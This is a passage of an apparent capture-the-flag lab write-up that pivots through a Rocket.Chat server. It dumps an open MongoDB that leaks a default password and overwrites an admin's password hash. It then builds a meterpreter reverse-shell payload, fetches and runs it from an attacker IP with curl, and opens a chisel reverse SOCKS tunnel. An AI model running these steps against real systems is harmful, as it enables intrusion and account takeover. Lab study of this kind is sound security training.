


List message IDs with `jq`:


```
$ dos2unix Feedback.txt
$ jq '.messages[] ._id' Feedbacks.txt
"7K8rr4ARECq37K5CS"
"K6DaM5wBXQy6eWgXb"
"9iWD55WYurKD9hSR4"
...
```

Now it's time to dive into the Rocket.Chat REST API docs. At first was looking at the CVE-2020-15926, but it is not it. Here are some interesting findings.


First. Discovered in direct chat of tnomura with dev-admin.




Second. Discovered in private chat "onboarding_information".



Third. Discovered in private chat "developers_chat".





SSH into the Ingis box and pillage the Rocket.Chat Mongodb (generate pubkey with `ssh-keygen -f beta_user_key -y > beta_user_key.pub` to get rid of the `load pubkey: invalid format` error when connecting).


```
→  ~/…/endgame/rpg ssh -i beta_user.key beta_user@10.13.38.18
load pubkey "beta_user.key": invalid format
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 31 12:41:47 UTC 2020

  System load:  0.0               Users logged in:        3
  Usage of /:   51.4% of 19.62GB  IP address for ens160:  10.13.38.18
  Memory usage: 57%               IP address for ens192:  192.168.125.135
  Swap usage:   1%                IP address for docker0: 172.17.0.1
  Processes:    284


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Oct 31 11:47:49 2020 from 10.14.14.37
beta_user@Ignis:~$ ls
examples.desktop  snap
beta_user@Ignis:~$ cd /snap/
bin/                core/              core18/            docker/            ngrok/             rocketchat-server/
beta_user@Ignis:~$ cd /snap/rocketchat-server/
1416/    1427/    current/
beta_user@Ignis:~$ cd /snap/rocketchat-server/1427/bin/
beta_user@Ignis:/snap/rocketchat-server/1427/bin$ ./mongo
MongoDB shell version v3.6.14
connecting to: mongodb://127.0.0.1:27017/?gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("154bbf58-6f43-429f-834e-2daa07cc66af") }
MongoDB server version: 3.6.14
Server has startup warnings:
2020-10-29T10:37:18.858+0000 I STORAGE  [initandlisten]
2020-10-29T10:37:18.858+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2020-10-29T10:37:18.858+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2020-10-29T10:37:28.488+0000 I CONTROL  [initandlisten]
2020-10-29T10:37:28.488+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2020-10-29T10:37:28.488+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2020-10-29T10:37:28.488+0000 I CONTROL  [initandlisten] ** WARNING: You are running this process as the root user, which is not recommended.
2020-10-29T10:37:28.488+0000 I CONTROL  [initandlisten]
rs0:PRIMARY> show dbs
admin    0.000GB
config   0.000GB
local    0.031GB
parties  0.010GB
rs0:PRIMARY> use parties
switched to db parties
rs0:PRIMARY> show collections
_raix_push_app_tokens
_raix_push_notifications
instances
meteor_accounts_loginServiceConfiguration
meteor_oauth_pendingCredentials
meteor_oauth_pendingRequestTokens
migrations
rocketchat__trash
rocketchat_apps
rocketchat_apps_logs
rocketchat_apps_persistence
rocketchat_avatars
rocketchat_avatars.chunks
rocketchat_avatars.files
rocketchat_credential_tokens
rocketchat_cron_history
rocketchat_custom_emoji
rocketchat_custom_sounds
rocketchat_custom_user_status
rocketchat_export_operations
rocketchat_federation_dns_cache
rocketchat_federation_keys
rocketchat_federation_peers
rocketchat_federation_room_events
rocketchat_federation_servers
rocketchat_import
rocketchat_integration_history
rocketchat_integrations
rocketchat_invites
rocketchat_livechat_agent_activity
rocketchat_livechat_custom_field
rocketchat_livechat_department
rocketchat_livechat_department_agents
rocketchat_livechat_external_message
rocketchat_livechat_inquiry
rocketchat_livechat_office_hour
rocketchat_livechat_page_visited
rocketchat_livechat_trigger
rocketchat_livechat_visitor
rocketchat_message
rocketchat_message_read_receipt
rocketchat_oauth_apps
rocketchat_oembed_cache
rocketchat_permissions
rocketchat_reports
rocketchat_roles
rocketchat_room
rocketchat_sessions
rocketchat_settings
rocketchat_smarsh_history
rocketchat_statistics
rocketchat_subscription
rocketchat_uploads
rocketchat_uploads.chunks
rocketchat_uploads.files
rocketchat_user_data_files
rocketchat_webdav_accounts
system.views
ufsTokens
users
usersSessions
view_livechat_queue_status
```

After dumping the `rocketchat_message` DB, I found another piece of information about the users' default password. Maybe it could be done via the API too:

```
rs0:PRIMARY> db.rocketchat_message.find()
...
{ "_id" : "r9uubgB5WEdM4ZcHv", "rid" : "b5JuYWTXHnXMbviYa", "msg" : "Ah yes.
Apologies... I forgot to update the on-boarding information, but we adopted a new
password format for the default login. Please use 'Welcome_roundsoft2019!'", "ts"
: ISODate("2019-11-17T07:00:44.954Z"), "u" : { "_id" : "WSjGCrfFQBeNJtR3g",
"username" : "roundsoft_hr" }, "mentions" : [ ], "channels" : [ ], "_updatedAt" :
ISODate("2019-11-17T07:00:44.964Z") }
...
```


As a bonus I can change dev-admin password to be 12345 (because access control is not enabled in the DBMS) and log into the web panel:

```
rs0:PRIMARY> db.users.update({"username": "dev-admin"}, {$set:
{"services.password.bcrypt":
"$2a$10$n9CM8OgInDlwpvjLKLPML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG"}})
```




Now I can setup socks proxy with MSF or Chisel (faster) and CME the network:


```
root@kali:$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.14.14.37
LPORT=9001 -f elf --platform linux -a x64 > ingis.elf
root@kali:$ msfdb run
msf5 > handler -H tun0 -P 9001 -p linux/x64/meterpreter/reverse_tcp
msf5 > use auxiliary/server/socks5
msf5 auxiliary(server/socks5) > run
beta_user@Ignis:~$ mkdir /tmp/.1
beta_user@Ignis:~$ cd /tmp/.1
beta_user@Ignis:/tmp/.1$ curl http://10.14.14.37/ingis.elf > ingis.elf
beta_user@Ignis:/tmp/.1$ nohup ./ingis.elf &
meterpreter > run autoroute -s 192.168.125.0/24
Or
root@kali:$ ./chisel server -p 8000 --reverse --socks5
beta_user@Ignis:/tmp/.1$ curl http://10.14.14.37/chisel > chisel && chmod +x
chisel && nohup ./chisel client 10.14.14.37:8000 R:socks &
```



Next I will WinRM into the Lux box.




winPEAS will tell us that PuTTY is in use around here.

